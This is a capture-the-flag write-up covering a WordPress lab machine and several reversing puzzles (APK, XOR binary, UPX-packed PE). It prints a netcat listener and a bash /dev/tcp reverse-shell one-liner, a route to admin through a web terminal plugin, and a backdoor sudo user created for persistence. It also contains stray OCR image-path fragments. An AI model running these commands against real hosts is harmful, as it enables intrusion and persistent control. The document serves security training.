Writeups - Recoons [RCN]

Main Track

Flag 1 - 13:00-13:20


To get the first flag we noticed that a lot of pages are using the format /p?=NUMBER
We tested the first 200 numbers with the following code

```
seq 0 200 > number
ffuf -w numbers -u http://safeshop.ctf/?attachment_id=FUZZ > dump
grep FUZZ dump
```

```
    * FUZZ: 15
    * FUZZ: 0
    * FUZZ: 7
    * FUZZ: 23
    * FUZZ: 3
    * FUZZ: 12
    * FUZZ: 9
    * FUZZ: 16
    * FUZZ: 24
    * FUZZ: 11
    * FUZZ: 1
    * FUZZ: 8
    * FUZZ: 18
    * FUZZ: 10
    * FUZZ: 48
    * FUZZ: 70
    * FUZZ: 72
    * FUZZ: 75
    * FUZZ: 80
    * FUZZ: 81
    * FUZZ: 82
```

Checking each page ID manually, we got to a “Free CTF FLAG” product page
http://safeshop.ctf/?product=free-ctf-flag

Adding the item into the cart and buying it will reveal the first flag



Flag

FLAG1{36a9eab21eb9a97a8b13dbe4f178200241d5f12c}

Flag 2 - 13:30-13:50

Continuing from where we left off, on the checkout page there is also a base64-encoded. This string decodes into a linux command

```
echo
IyBtdiBmbGFnLnppcCB3cC1jb250ZW50L3RoZW1lcy90d2VudHl0d2VudHlvbmUvYXNzZXRzLw
== | base64 -d
# mv flag.zip wp-content/themes/twentytwentyone/assets/
```

We got a flag.zip file by checking the URL
http://safeshop.ctf/wp-content/themes/twentytwentyone/assets/flag.zip

The zip file was password-protected and we used JohnTheRipper to bruteforce the password
https://github.com/openwall/john

```
zip2john flag.zip > hash
john hash
john hash --show

> flag.zip/flag.txt:lukeskywalker13:flag.txt:flag.zip::flag.zip
```

The password is lukeskywalker13

The only file in the archive is flag.txt that contains safe:0zq5p!(Fm71rl(k)HU
Those are the credentials for the WordPress user safe

Accessing http://safeshop.ctf/wp-admin/ and using the credentials we have full access to the admin dashboard

We uploaded a wordpress plugin that gives us an interactive shell on the machine
https://wordpress.org/plugins/wpterm/

We got a reverse shell using the following commands

```
# Our machine
nc -lnvp 1234
# Server machine (in the wordpress console)
bash -c "sh -i >& /dev/tcp/10.50.61.66/1234 0>&1"
```

At this point we were logged in as the user www-data
Listing the files in the current directory we find a file that contains the flag named 9b6e8ee8-187f-460e-acd1-48df7c5763be.txt

Flag

FLAG2{e0d1634e9f1eddad8b2c80de58bd6eabb428ddcf}

Flag 3 - 15:00-15:30

The current user didn't have a lot of privileges. We tried to get access to the root account
Running the following command to find SUID binaries, we found an interesting file /usr/bin/elevator

```
find /* -perm -4000 2>/dev/null
```

We downloaded the file by copying it in one of the wordpress directories. Opened the file in Ghidra (https://ghidra-sre.org/) to decompile the executable

The program creates a number based on the current time and checks if the first parameter is the same. If the check passes, the program executes /bin/bash with root privileges.

We patched the binary so it prints the number instead of comparing. We can use this on the target machine to know which number it expects. We uploaded the new binary in a zip using the wordpress interface.

```
if (param_1 < 2) {
  puts("Try harder!");
  uVar3 = 0xffffffff;
}
else {
  random = puts(random_number);
  if (random == 0) {
    puts("");
    setuid(0);
    setgid(0);
    system("/bin/bash");
    uVar3 = 0;
  }
  else {
    puts("Doesn\'t match");
    uVar3 = 0xffffffff;
  }
}
```

Running the patched binary first to get the number, then the original one will give a root shell. We then created a new user “bob:bob” and added it into the sudoers group to connect via ssh.

The third flag was in the /root/snap directory

Flag

FLAG3{95970bc8f6ace5539de5e989a71a601598a6e26b}

Flag 4 - 17:00-17:45

In the /root directory was a stream.pcapng file. This contained a capture of USB traffic. We found a zip file in its contents using binwalk and extracted it. We had to truncate the resulting file to match the zip format

End of central directory record (EOCD) [edit]

After all the central directory entries comes the end of central directory (EOCD) record, which marks the end of the ZIP file:

End of central directory record (EOCD)

Offset	Bytes	Description[33]
0	4	End of central directory signature = 0x06054b50
4	2	Number of this disk (or 0xffff for ZIP64)
6	2	Disk where central directory starts (or 0xffff for ZIP64)
8	2	Number of central directory records on this disk (or 0xffff for ZIP64)
10	2	Total number of central directory records (or 0xffff for ZIP64)
12	4	Size of central directory (bytes) (or 0xffffffff for ZIP64)
16	4	Offset of start of central directory, relative to start of archive (or 0xffffffff for ZIP64)
20	2	Comment length (*n*)
22	*n*	Comment

The file was password-protected. We noticed that the pcap also contains keystroke data and extracted and decoded it

```
tshark -r stream.pcapng -Y "usb.capdata && usb.data_len == 8" -T fields -e
usb.capdata > hiddata
```

```
data = open("hiddata","r").read().split("\n")

usb_codes = {0: "  ", 0x04:"aA", 0x05:"bB", 0x06:"cC", 0x07:"dD",
0x08:"eE", 0x09:"fF",
   0x0A:"gG", 0x0B:"hH", 0x0C:"iI", 0x0D:"jJ", 0x0E:"kK", 0x0F:"lL",
   0x10:"mM", 0x11:"nN", 0x12:"oO", 0x13:"pP", 0x14:"qQ", 0x15:"rR",
   0x16:"sS", 0x17:"tT", 0x18:"uU", 0x19:"vV", 0x1A:"wW", 0x1B:"xX",
   0x1C:"yY", 0x1D:"zZ", 0x1E:"1!", 0x1F:"2@", 0x20:"3#", 0x21:"4$", 40:
"ENTER",
   0x22:"5%", 0x23:"6^", 0x24:"7&", 0x25:"8*", 0x26:"9(", 0x27:"0)",
   0x2C:"  ", 0x2D:"-_", 0x2E:"=+", 0x2F:"[{", 0x30:"]}",  0x32:"#~",
   0x33:";:", 0x34:"'\"",  0x36:",<",  0x37:".>", 0x4f:">", 0x50:"<"}

data2 = [int(x[4:6],16) for x in data[:-1]]

passwd = ""
for i in range(len(data2)):
    if data2[i] == 40: # enter
        break
    passwd += usb_codes[data2[i]][1 if data[i][1]=='2' else 0]

print(passwd.replace(" ", ""))
```

Flag

FLAG4{3a5ee052acc76eaf51e7619a9b46ba62f107545a}

Bonus points

Flag A - 15:00-16:30

After getting a shell we found a APK file in /var/www/html/FlagA.apk
We downloaded it and decompiled the code using JADX (https://github.com/skylot/jadx)

The app takes an input string and checks if it is the flag

```
public void gfy(View sender) throws IOException {
    if (!sender.getTag().equals(String.valueOf(new Random().nextInt() % 5))) {
        int i = 5 / 0;
    } else if (((EditText) findViewById(C0131R.C0134id.txt_flag)).getText().toString().equals(rgfy(
            ((String) new BufferedReader(
                new InputStreamReader(
                    getResources().openRawResource(C0131R.raw.resources),
                    StandardCharsets.UTF_8)).lines().collect(Collectors.joining("\n"))).split(" ")
            , 7))) {
        ((Snackbar) Snackbar.make((View) this.binding.getRoot(), (CharSequence) "Yes, that is the flag!", 0).setAnchorView(C0131R.C0134id.fab)).setAction((CharSequence) "Action", (View.OnClickListener) null).show(
    } else {
        ((Snackbar) Snackbar.make((View) this.binding.getRoot(), (CharSequence) "Sorry, not the flag!", 0).setAnchorView(C0131R.C0134id.fab)).setAction((CharSequence) "Action", (View.OnClickListener) null).show();
    }
}

public String rgfy(String[] input, int cycles_left) {
    String parent = "";
    for (int i = 0; i < input.length; i++) {
        if (input[i].length() > 0) {
            StringBuilder input1 = new StringBuilder();
            input1.append(input[i]);
            input1.reverse();
            parent = parent + ((char) Integer.parseInt(input1.toString()));
        }
    }
    if (cycles_left > 0) {
        return rgfy(parent.split(" "), cycles_left - 1);
    }
    return parent;
}
```

Changing the extension from .apk to .zip lets us access the raw resource that is used to calculate the flag string (resources.bin)
Reimplementing rgfy in python got the decoded string

```python
bts = open("resources.bin", "r").read().split(" ")

def rgfy(input, cycles_left):
    parent = ""
    for i in range(len(input)):
        if len(input[i]) > 0:
            input1 = input[i][::-1]
            parent += chr(int(input1))

    if cycles_left > 0:
        return rgfy(parent.split(), cycles_left - 1)

    return parent
```


```
# Example usage:
input_array = bts
cycles_left_value = 7
result = rgfy(input_array, cycles_left_value)
print(result)
```

Flag

FLAGA{f632feb158c8721743cd536889cd84c84aefd712}

Flag B - 13:00-14:30

In the /home we found the flagB.bin file. After disassembling and decompiling the file we reached the form of:



```
undefined8 main(void)

{
  size_t sVar1;
  long in_FS_OFFSET;
  int local_43c;
  int local_438 [256];
  char input_string [24];
  long local_20;

  local_20 = *(long *)(in_FS_OFFSET + 0x28);
  puts("secrword:");
  __isoc99_scanf("%15s",input_string);
  modify(input_string);
  init(local_438,input_string);
  operate(local_438);
  local_43c = 0;
  while( true ) {
    sVar1 = strlen(CT);
    if (sVar1 <= (ulong)(long)local_43c) break;
    putchar((uint)(byte)PT[local_43c]);
    local_43c = local_43c + 1;
  }
  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

We figured out that the way this binary works is that it reads 15 chars from input, afterwards the input is xored bytewise with a constant string and compared with a constant hardcoded string. Each byte that was xored is then compared to every 4th byte from memory.

```
3
4 void modify(char *param_1)
5
6 {
7   int i;
8
9   for (i = 0; i < 15; i = i + 1) {
0     if ((int)(char)(param_1[i] ^ "This_is_the_way"[i]) == *(int *)(secr + (long)i * 4)) {
1       param_1[i] = param_1[i] ^ "This_is_the_way"[i];
2     }
3   }
4   return;
5 }
6
```

Making use of every 4th byte from that location and bitwise xor it with the hardcoded string “This_is_the_way”.

XOR Calculator

Thanks for using the calculator. View help page.

I. Input: hexadecimal (base 16)

245c5c462d0d2c081c195c13112231

II. Input: hexadecimal (base 16)

546869735f69735f7468655f776179


Calculate XOR

III. Output: hexadecimal (base 16)

7034353572645f576871394c664348

Warning:
Hexadecimal variable was not valid base 16. Updated input value may differ from what you provided.

Home Help Privacy





```
┌──(kali㉿kali)-[/media/sf_Shared]
└─$ ./FlagB.bin
secrword:
p455rd_Whq9LfCH
FLAGB{a5d5631e83280497ffe051e789d4e347e9bd9824}

┌──(kali㉿kali)-[/media/sf_Shared]
└─$
```

Flag

FLAGB{a5d5631e83280497ffe051e789d4e347e9bd9824}

Flag C - 12:00-16:50

We ordered the free product “Valuable data” from the WordPress site and got a download link



Order confirmation

Thank you. Your order has been received.

ORDER NUMBER:	DATE:	EMAIL:	TOTAL:
86	**November 17, 2023**	**a@a.com**	**$0.00**


Downloads

Product	Downloads remaining	Expires	Download
Valuable data	∞	Never	FlagC.png


This file was not a PNG file. Opening it in a hex editor we saw the strings “PE” and “UPX”, meaning that the file is actually a Windows executable and packed with UPX. We updated the first 3 bytes of the file with 4D 5A 90 to match the PE format


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	50	4E	47	00	03	00	00	00	04	00	00	00	FF	FF	00	00	PNG.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	............€...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	00	00	..°..´.Í!¸.LÍ!..
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000070	00	00	00	00	2E	0D	0D	0A	24	00	00	00	00	00	00	00	........$.......
00000080	50	45	00	00	64	86	03	00	F5	8F	F4	64	00	96	01	00	PE..dt..õ.ôd.-..
00000090	2D	07	00	00	F0	00	26	00	0B	02	02	27	00	90	00	00	-...ð.&....'....
000000A0	00	10	00	00	00	E0	01	00	D0	77	02	00	00	F0	01	00	.....à..Ðw...ð..
000000B0	00	00	00	40	01	00	00	00	00	10	00	00	00	02	00	00	...@............
000000C0	04	00	00	00	00	00	00	00	05	00	02	00	00	00	00	00	....
000000D0	00	90	02	00	00	02	00	00	00	00	00	00	02	00	60	01	..............`.
000000E0	00	00	20	00	00	00	00	00	00	10	00	00	00	00	00	00	.. ..
000000F0	00	00	10	00	00	00	00	00	00	10	00	00	00	00	00	00	....
00000100	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	....
00000110	EC	84	02	00	A0	03	00	00	00	80	02	00	EC	04	00	00	ì„.. ....€..ì...
00000120	00	50	00	00	64	02	00	00	00	00	00	00	00	00	00	00	.P..d...........
00000130	8C	88	02	00	14	00	00	00	00	00	00	00	00	00	00	00	Œˆ..............
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000150	58	7A	02	00	28	00	00	00	00	00	00	00	00	00	00	00	Xz..(...........
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000180	00	00	00	00	00	00	00	00	41	00	00	00	00	00	00	00	........A.......
00000190	00	E0	01	00	00	10	00	00	00	00	00	00	00	02	00	00	.à..............
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	E0	............€..à
000001B0	42	00	00	00	00	00	00	00	00	90	00	00	00	F0	01	00	B............ð..
000001C0	00	8C	00	00	00	02	00	00	00	00	00	00	00	00	00	00	.Œ..............
000001D0	00	00	00	00	40	00	00	E0	2E	72	73	72	63	00	00	00	....@..à.rsrc...
000001E0	00	10	00	00	00	80	02	00	00	0A	00	00	00	8E	00	00	.....€.......Ž..
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	40	00	C0	............@..À
00000200	34	2E	31	30	00	55	50	58	00	0D	24	02	08	7D	CF	A3	4.10.UPX..$..}Ï£
00000210	FC	25	AB	DB	C6	F2	57	02	00	A4	87	00	00	BC	32	02	ü%«ÛÆòW..¤‡..¼2.
00000220	00	49	02	00	75	FB	7F	3B	FF	C3	66	66	2E	0F	1F	84	.I..uû.;ÿÃff...„
00000230	00	07	40	00	48	83	EC	28	48	8B	05	35	34	0E	C9	4C	..@.Hƒì(H‹.54.ÉL
00000240	E7	7E	31	C9	C7	00	01	16	0E	36	0C	FF	BF	3C	90	39	ç~1ÉÇ....6.ÿ¿<.9
00000250	CC	33	66	81	38	4D	5A	75	0F	48	63	50	3C	48	01	BD	Ì3f.8MZu.HcP<H.½
00000260	E9	6E	97	D0	50	45	13	74	66	1C	DF	89	0D	A5	5F	36	én—ÐPE.tf.ß‰.¥_6
00000270	B7	EE	BF	05	8B	00	85	C0	74	43	B9	02	34	E8	04	18	·î¿.‹.…ÀtC¹.4è..
00000280	7C	17	FC	A4	F9	DE	DC	4B	15	9D	8B	12	89	10	0F	F4	|.ü¤ùÞÜK..‹.‰..ô
00000290	6D	6F	7F	D3	BD	05	6C	41	1D	83	38	01	74	50	31	C0	mo.Ó½.lA.ƒ8.tP1À
000002A0	99	C4	28	C3	DD	FE	3D	EC	90	B9	01	42	EB	BB	AF	0F	™Ä(ÃÝþ=ì.¹.Bë»¯.
000002B0	B7	50	18	7F	FA	0B	DF	FD	FD	B7	22	45	06	02	75	88	·P..ú.ßýý·"E..uˆ
000002C0	83	B8	CD	0E	0F	86	6C	56	8B	90	F8	00	C7	6E	EF	7F	ƒ¸Í..†lV‹.ø.Cnï.

Searching for the flag in the binary we found it, missing 2 characters



The program has to be unpacked to retrieve those missing characters. We tried unpacking with UPX but that didn't work.
We ran the file in a debugger in a virtual machine and got the flag





Flag

FLAGC{59f31e7e89b070b30d1ffbeea7645a4aa998bf4a}